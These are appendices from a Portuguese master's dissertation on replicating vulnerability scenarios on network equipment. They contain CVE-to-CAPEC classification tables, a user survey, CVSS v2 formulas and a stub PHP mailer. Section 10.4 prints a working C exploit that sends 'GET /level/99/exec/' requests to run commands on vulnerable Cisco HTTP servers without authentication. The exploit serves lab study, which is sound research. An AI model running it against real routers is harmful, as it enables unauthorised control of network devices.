2013-5480	DoS – Perda de disponibilidade
2013-5479	DoS – Perda de disponibilidade
2013-5478	DoS – Perda de disponibilidade
2013-5477	DoS – Perda de disponibilidade
2013-5475	DoS – Perda de disponibilidade

2013-5472	DoS – Perda de disponibilidade
2012-1367	DoS – Perda de disponibilidade
2012-0386	DoS – Perda de disponibilidade
2012-0385	DoS – Perda de disponibilidade
2012-0339	Bypass – Perda de integridade
2012-0338	Bypass – Perda de integridade
2011-4007	DoS – Perda de disponibilidade
2011-0935	Bypass – Perda de confidencialidade, integridade e disponibilidade
2003-0567	DoS – Perda de disponibilidade

Tabela 18 - Apêndice - Classificação *CAPC* 156

10.3.5. *CAPEC* - 172

CVE	Descrição do Ataque
2013-1142	DoS – Perda de disponibilidade
2013-5474	DoS – Perda de disponibilidade
2012-1338	DoS – Perda de disponibilidade
2011-1625	DoS – Perda de disponibilidade

Tabela 19 - Apêndice - Classificação *CAPC* 172

10.3.6. *CAPEC* - 223

CVE	Tipologia do Ataque
2012-4623	DoS – Perda de disponibilidade
2012-3949	DoS – Perda de disponibilidade
2008-3811	DoS – Perda de disponibilidade
2008-3810	DoS – Perda de disponibilidade
2006-0340	DoS – Perda de disponibilidade
2008-3821	XSS – Perda de integridade
2008-3812	DoS – Perda de disponibilidade
2000-0380	DoS – Perda de disponibilidade
2014-2111	DoS – Perda de disponibilidade
2014-2109	DoS – Perda de disponibilidade
2014-2108	DoS – Perda de disponibilidade
2014-2107	DoS – Perda de disponibilidade
2013-6686	DoS – Perda de disponibilidade
2013-5481	DoS – Perda de disponibilidade

2013-5480	DoS – Perda de disponibilidade
2013-5479	DoS – Perda de disponibilidade
2013-5478	DoS – Perda de disponibilidade
2013-5477	DoS – Perda de disponibilidade
2013-5475	DoS – Perda de disponibilidade
2013-5472	DoS – Perda de disponibilidade
2012-1367	DoS – Perda de disponibilidade
2012-0385	DoS – Perda de disponibilidade
2012-0339	Bypass – Perda de integridade
2012-0338	Bypass – Perda de integridade
2011-4007	DoS – Perda de disponibilidade
2003-0567	DoS – Perda de disponibilidade

Tabela 20 - Apêndice - Classificação *CAPC* 223

10.3.7. *CAPEC* - 225

CVE	Descrição do Ataque
2011-2059	Obtenção de Informação – Perda de confidencialidade

Tabela 21 - Apêndice - Classificação *CAPC* 225

10.3.8. *CAPEC* - 232

CVE	Tipologia do Ataque
2012-0384	Bypass – Perda de confidencialidade, integridade e disponibilidade
2011-2059	Obtenção de Informação – Perda de confidencialidade
2007-5381	Execução de Código Remoto – Perda de confidencialidade, integridade e disponibilidade
2007-2586	Execução de Código Remoto – Perda de confidencialidade, integridade e disponibilidade
2005-1020	DoS – Perda de disponibilidade
2012-4623	DoS – Perda de disponibilidade
2012-3949	DoS – Perda de disponibilidade
2009-2863	Bypass – Perda de confidencialidade
2008-3811	DoS – Perda de disponibilidade
2008-3810	DoS – Perda de disponibilidade
2006-0340	DoS – Perda de disponibilidade
2009-2862	Bypass – Perda de confidencialidade

2008-3821	XSS – Perda de integridade
2008-3812	DoS – Perda de disponibilidade
2000-0380	DoS – Perda de disponibilidade
2014-2111	DoS – Perda de disponibilidade
2014-2109	DoS – Perda de disponibilidade
2014-2108	DoS – Perda de disponibilidade
2014-2107	DoS – Perda de disponibilidade
2013-6686	DoS – Perda de disponibilidade
2013-5481	DoS – Perda de disponibilidade
2013-5480	DoS – Perda de disponibilidade
2013-5479	DoS – Perda de disponibilidade
2013-5478	DoS – Perda de disponibilidade
2013-5477	DoS – Perda de disponibilidade
2013-5475	DoS – Perda de disponibilidade
2013-5472	DoS – Perda de disponibilidade
2013-1147	DoS – Perda de disponibilidade
2013-1146	DoS – Perda de disponibilidade
2013-1143	DoS – Perda de disponibilidade
2012-1367	DoS – Perda de disponibilidade
2012-0385	DoS – Perda de disponibilidade
2012-0339	Bypass – Perda de integridade
2012-0338	Bypass – Perda de integridade
2011-4007	DoS – Perda de disponibilidade
2011-3289	Bypass – Perda de confidencialidade e integridade
2001-0537	Execução de Código Remoto – Perda de confidencialidade, integridade e disponibilidade
2007-4286	Execução de Código Remoto – Perda de confidencialidade, integridade e disponibilidade
2003-0567	DoS – Perda de disponibilidade

Tabela 22 - Apêndice - Classificação *CAPC* 232

10.3.9. *CAPEC* - 255

CVE	Tipologia do Ataque
2007-5381	Execução de Código Remoto – Perda de confidencialidade, integridade e disponibilidade
2005-1020	DoS – Perda de disponibilidade

2012-4623	DoS – Perda de disponibilidade
2012-3949	DoS – Perda de disponibilidade
2009-2863	Bypass – Perda de confidencialidade
2008-3811	DoS – Perda de disponibilidade
2008-3810	DoS – Perda de disponibilidade
2006-0340	DoS – Perda de disponibilidade
2008-3812	DoS – Perda de disponibilidade
2000-0380	DoS – Perda de disponibilidade
2014-2111	DoS – Perda de disponibilidade
2014-2109	DoS – Perda de disponibilidade
2014-2108	DoS – Perda de disponibilidade
2014-2107	DoS – Perda de disponibilidade
2013-6686	DoS – Perda de disponibilidade
2013-5481	DoS – Perda de disponibilidade
2013-5480	DoS – Perda de disponibilidade
2013-5479	DoS – Perda de disponibilidade
2013-5478	DoS – Perda de disponibilidade
2013-5477	DoS – Perda de disponibilidade
2013-5475	DoS – Perda de disponibilidade
2013-5472	DoS – Perda de disponibilidade
2013-1147	DoS – Perda de disponibilidade
2013-1146	DoS – Perda de disponibilidade
2013-1143	DoS – Perda de disponibilidade
2012-1367	DoS – Perda de disponibilidade
2012-0385	DoS – Perda de disponibilidade
2012-0339	Bypass – Perda de integridade
2012-0338	Bypass – Perda de integridade
2011-4007	DoS – Perda de disponibilidade
2001-0537	Execução de Código Remoto – Perda de confidencialidade, integridade e disponibilidade
2007-4286	Execução de Código Remoto – Perda de confidencialidade, integridade e disponibilidade
2003-0567	DoS – Perda de disponibilidade

Tabela 23 - Apêndice - Classificação *CAPC* 255

10.3.10. *CAPEC* - 262

CVE	Descrição do Ataque
2011-2059	Obtenção de Informação – Perda de confidencialidade
2012-4623	DoS – Perda de disponibilidade
2012-3949	DoS – Perda de disponibilidade
2008-3811	DoS – Perda de disponibilidade
2008-3810	DoS – Perda de disponibilidade
2006-0340	DoS – Perda de disponibilidade
2008-3821	XSS – Perda de integridade
2008-3812	DoS – Perda de disponibilidade
2000-0380	DoS – Perda de disponibilidade
2014-2111	DoS – Perda de disponibilidade
2014-2109	DoS – Perda de disponibilidade
2014-2108	DoS – Perda de disponibilidade
2014-2107	DoS – Perda de disponibilidade
2013-6686	DoS – Perda de disponibilidade
2013-5481	DoS – Perda de disponibilidade
2013-5480	DoS – Perda de disponibilidade
2013-5479	DoS – Perda de disponibilidade
2013-5478	DoS – Perda de disponibilidade
2013-5477	DoS – Perda de disponibilidade
2013-5475	DoS – Perda de disponibilidade
2013-5472	DoS – Perda de disponibilidade
2012-1367	DoS – Perda de disponibilidade
2012-0385	DoS – Perda de disponibilidade
2012-0339	Bypass – Perda de integridade
2012-0338	Bypass – Perda de integridade
2011-4007	DoS – Perda de disponibilidade
2003-0567	DoS – Perda de disponibilidade

Tabela 24 - Apêndice - Classificação *CAPC* 262

10.4. Adaptação de *Exploit* para *HTML*

Código já existente, porém, sofreu algumas alterações para se poder atingir o objectivo desta dissertação.

```
#include <stdio.h>
#include <netdb.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>

#define HTTP_PORT 80
#define PROMPT "\ncisco$ "

int usage (char *progname) {
 printf ("Usage:\n\t%s server\n", progname);
 exit(-1);
}

int main (int argc, char *argv[]) {
 struct hostent *he;
 struct sockaddr_in sin;
 int sck, i;
 char command[256], buffer[512];
 if (argc < 2)
  usage(argv[0]);
 if ((he = gethostbyname(argv[1])) == NULL) {
  perror("host()");
  exit(-1);
 }
 sin.sin_family = AF_INET;
 sin.sin_port = htons(HTTP_PORT);
 sin.sin_addr = *((struct in_addr *)he->h_addr);
 while (1) {
  if ((sck = socket (AF_INET, SOCK_STREAM, 6)) <= 0) {
   perror("socket()");
   exit(-1);
  }
  if ((connect(sck, (struct sockaddr *)&sin, sizeof(sin))) < 0) {
   perror ("connect()");
   exit(-1);
  }
  printf (PROMPT);
  fgets (command, 256, stdin);
  if (strlen(command) == 1)
   break;
  for (i=0;i<strlen(command);i++) {
```

```
    if (command[i] == ' ')
      command[i] = '/';
  }
  snprintf (buffer, sizeof(buffer),
          "GET /level/99/exec/%s HTTP/1.0\r\n\r\n", command);
  write (sck, buffer, strlen(buffer));
  memset (buffer, 0, sizeof(buffer));
  while ((read (sck, buffer, sizeof(buffer))) != 0) {
    if ((strstr(buffer, "CR</A>")) != 0) {
      printf ("You need to complete the command with more parameters or finish the command with 'CR'\n");
      memset (buffer, 0, sizeof(buffer));
      break;
    } else if ((strstr(buffer, "Unauthorized")) != 0) {
      printf ("Server not vulnerable\n");
      exit(-1);
    } else {
      printf ("%s", buffer);
      memset (buffer, 0, sizeof(buffer));
    }
   }
 }
 printf ("Thanks...\n");
 exit(0);
}
```

10.5. Inquérito a Utilizadores

O presente inquérito tem como objectivo, avaliar o tipo de população que irá realizar os testes das diferentes vulnerabilidades estudadas e identificadas, bem como os materiais e tarefas de cada um dos cenários criados no âmbito da Dissertação de Mestrado em Engenharia de Segurança Informática, com o título: "Caracterização e Replicação de Cenários com Conteúdos Multimédia de Vulnerabilidades em Equipamento Activo de Rede", desenvolvido por Daniel José da Graça Peceguina Franco.

Assinale com um circulo a letra da opção que melhor se adequa:

1. Qual a sua idade?
    a. Entre 18 e 25 anos
    b. Entre 26 e 35 anos
    c. Entre 36 e 45 anos
    d. Mais de 45 anos

2. Qual o seu sexo?
    a. Feminino
    b. Masculino

3. Qual o seu nível de escolaridade?
    a. 12º ano ou menos
    b. Licenciatura
    c. Mestrado
    d. Doutoramento

4. Qual o seu nível de conhecimentos sobre gestão e configuração de equipamento ativo de rede?
    a. Nenhum
    b. Iniciante
    c. Médio

d. Avançado

5. Qual o seu nível de conhecimentos sobre técnicas de *hacking* em equipamento activo de rede?
    a. Nenhum
    b. Iniciante
    c. Médio
    d. Avançado

6. Como se sentiu ao realizar as tarefas propostas?
    a. Insatisfeito
    b. Satisfeito
    c. Muito Satisfeito

7. Como classifica o nível de descrição do Cenário?
    a. Pouco detalhado
    b. Suficientemente detalhado
    c. Muito detalhado

8. Como classifica o material de apoio fornecido?
    a. Insuficiente
    b. Suficiente
    c. Excelente

9. Como classifica os conteúdos multimédia disponibilizados?
    a. Pouco claros ou detalhados
    b. Suficientemente claros e detalhados
    c. Muito claros e detalhados

10. Como classifica o tipo de material disponibilizado no que diz respeito à sua adequação na realização com sucesso das tarefas propostas ?
    a. Inadequado
    b. Pouco adequado

c. Adequado
d. Muito adequado

11. Classifique de 0 a 5, sendo o valor 0 (zero) para muito fraco e o 5 para muito bom, o nível de conhecimentos adquiridos na implementação da técnica de *hacking*?
    a. 0
    b. 1
    c. 2
    d. 3
    e. 4
    f. 5

12. Gostaria de sugerir alguma melhoria a estes cenários?

_____

_____

_____

11. Anexos

11.1. Fórmulas de Cálculo *CVSS*

11.1.1. Equação Base

```
BaseScore = round_to_1_decimal(((0.6*Impact)+(0.4*Exploitability)-1.5)*f(Impact))

Impact = 10.41*(1-(1-ConfImpact)*(1-IntegImpact)*(1-AvailImpact))

Exploitability = 20* AccessVector*AccessComplexity*Authentication

f(impact)= 0 if Impact=0, 1.176 otherwise

AccessVector     = case AccessVector of
                       requires local access: 0.395
                       adjacent network accessible: 0.646
                       network accessible: 1.0

AccessComplexity = case AccessComplexity of
                       high: 0.35
                       medium: 0.61
                       low: 0.71

Authentication   = case Authentication of
                       requires multiple instances of authentication: 0.45
                       requires single instance of authentication: 0.56
                       requires no authentication: 0.704

ConfImpact       = case ConfidentialityImpact of
                       none:             0.0
                       partial:          0.275
                       complete:         0.660

IntegImpact      = case IntegrityImpact of
                       none:             0.0
                       partial:          0.275
                       complete:         0.660

AvailImpact      = case AvailabilityImpact of
                       none:             0.0
                       partial:          0.275
                       complete:         0.660
```

[37]

11.1.2. Equação Temporal

```
TemporalScore = round_to_1_decimal(BaseScore*Exploitability
                *RemediationLevel*ReportConfidence)

Exploitability   = case Exploitability of
                       unproven:             0.85
                       proof-of-concept:     0.9
                       functional:           0.95
                       high:                 1.00
                     not defined:          1.00

RemediationLevel = case RemediationLevel of
                       official-fix:         0.87
                       temporary-fix:        0.90
                       workaround:           0.95
                       unavailable:          1.00
                       not defined:          1.00

ReportConfidence = case ReportConfidence of
                       unconfirmed:          0.90
                       uncorroborated:       0.95
```

```
                        confirmed:            1.00
                        not defined:          1.00
```

[37]

11.1.2. Equação Ambiental

```
EnvironmentalScore = round_to_1_decimal((AdjustedTemporal+
(10-AdjustedTemporal)*CollateralDamagePotential)*TargetDistribution)

AdjustedTemporal = TemporalScore recomputed with the BaseScores Impact sub-equation
replaced with the AdjustedImpact equation

AdjustedImpact = min(10,10.41*(1-(1-ConfImpact*ConfReq)*(1-IntegImpact*IntegReq)
                 *(1-AvailImpact*AvailReq)))

CollateralDamagePotential = case CollateralDamagePotential of
                                none:            0
                                low:             0.1
                                low-medium:      0.3
                                medium-high:     0.4
                                high:            0.5
                                not defined:     0

TargetDistribution        = case TargetDistribution of
                                none:            0
                                low:             0.25
                                medium:          0.75
                                high:            1.00
                                not defined:     1.00

ConfReq                 = case ConfReq of
                        low:              0.5
                        medium:           1.0
                        high:             1.51
                        not defined:      1.0

IntegReq          = case IntegReq of
                        low:              0.5
                        medium:           1.0
                        high:             1.51
                        not defined:      1.0

AvailReq          = case AvailReq of
                        low:              0.5
                        medium:           1.0
                        high:             1.51
                        not defined:      1.0
```

[37]

11.2. Código PHP para Envio de E-mail

```
<?php
        require (“class.phpmailer.php”);
        $mail = new PHPMailer();
        $mail -> Host = “smtp.example.com”;
        $mail -> From = “from@example.com”;
        $mail -> AddAdress (“destinationaddress@example.net”);
```

```
        $mail -> Subject = “Resposta a Inquérito – Mestrado”;
        $mail -> Body = “Respostas”;
?>
```